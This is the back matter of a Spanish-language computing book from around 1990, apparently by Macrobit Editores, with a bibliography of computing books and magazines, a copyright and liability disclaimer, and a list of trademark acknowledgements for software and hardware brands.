Rubenking, Neil J., *Infection Protection*. Revista PC Magazine, Abril 25 de 1989. Ziff-Davis Publishing Co., Nueva York.

Salazar Robles, Elaine. *Protección a programas de computación vía Derechos de Autor*. Revista Personal Computing, Edición en Español, No. 24, Servicios Editoriales Sayrols, S.A. de C.V., México, 1990.

Software, *Enciclopedia de Informática*. Ediciones Universales, S.A., Panamá, 1983.

Tamayo M., Jorge. *Cómo usar discos en computación*. Macrobit Editores, S.A. de C.V., México, 1990.

Worland, Peter. *Basic estructurado*. Ediciones Alfaomega, S.A. de C.V., México, 1990.

REVISTAS Y PUBLICACIONES PERIODICAS

Computadora Práctica. Revista de computación en español. Artículos varios sobre sistemas de respaldo de información, programas de respaldo, virus, etc. Números V, VI, VII. Editorial América, S.A., Panamá, 1989, 1990.

COMPUTERWORLD. Periódico de computación en español., Secciones: Análisis y Opinión, artículos varios. Números de 1989 y 1990.

MacUser. Revista de computación para usuarios de Macintosh. Números de octubre y diciembre de 1989, y mayo de 1990. Ziff-Davis Publishing, Co., Nueva York.

Macworld. Revista de computación para usuarios de Macintosh. Números de enero y febrero de 1990. IDG Communications, Inc., San Francisco.

Mega Byte. Revista de computación en español. Números varios, 1989. Mega Byte, México.

PC Computing. Revista de computación, números varios, 1990. Ziff-Davis Publishing, Co., Nueva York.

PC Magazine. Revista de computación. Números varios, 1990. Ziff-Davis Publishing Co., Nueva York.

PCResource. Revista de productividad personal y de negocios en computación. Números varios, 1990. IDG Communications/Peterborough, Inc., Nueva Hampshire.

PC/TIPS. Revista de computación en español. Números varios, 1989, 1990.

Personal Computing. Revista de computación. Números varios, 1990. Personal Computing Magazine, Inc., Nueva Jersey.

Unix Review. Revista de computación. Números varios de 1990. Miller Freeman Publications, Inc., San Francisco.

Indice

Reconocimiento de marcas registradas

Reservados todos los derechos. Ninguna parte de este libro puede ser reproducida, grabada en sistema de almacenamiento, ni trasmitida por medio alguno (electrónico, mecánico, fotocopiado, grabación magnetofónica o algún otro) sin el permiso por escrito del editor. Esta casa editorial no asume ninguna responsabilidad en cuanto a patentes con respecto al uso de la información contenida en esta obra. Aun cuando se ha realizado un gran esfuerzo en la preparación de este libro, Macrobit Editores no asume responsabilidad alguna por errores u omisiones. Tampoco se acepta ninguna responsabilidad por los daños y perjuicios que resulten del uso de la información contenida en este libro.

Aparecen relacionadas a continuación las marcas registradas que se mencionan y que se sabe son marcas registradas comerciales o de servicio. Además, en cada caso en que se sobreentiende que los términos son de marcas registradas o de servicio, éstos se han escrito con mayúscula inicial. Macrobit Editores no puede asegurar la precisión de esta información. El uso de un término en este libro no debe interpretarse como usurpación de la validez de ninguna marca registrada o de servicio.

- Atari es una marca registrada de Atari, una división de Warner Communications, Inc.
- Commodore es una marca registrada de Commodore Business Machines.
- DOS 4.0, OS/2, IBM, PC-DOS, PC XT y PC AT son marcas registradas de International Business Machines Corporation.
- FreeHand es una marca registrada de Aldus Corporation.
- Lotus 1-2-3 es una marca registrada de Lotus Development Corporation.
- Mace Utilities es una marca registrada de Paul Mace Software.
- Macintosh es una marca registrada con licencia para Apple Computers, Inc.
- MS-DOS y Quick Basic son marcas registradas de Microsoft Corporation.
- Norton Utilities es una marca registrada de Peter Norton Computing.
- PC-TOOLS es una marca registrada de Central Point Software Inc.
- Turbo Basic es una marca registrada de Borland International.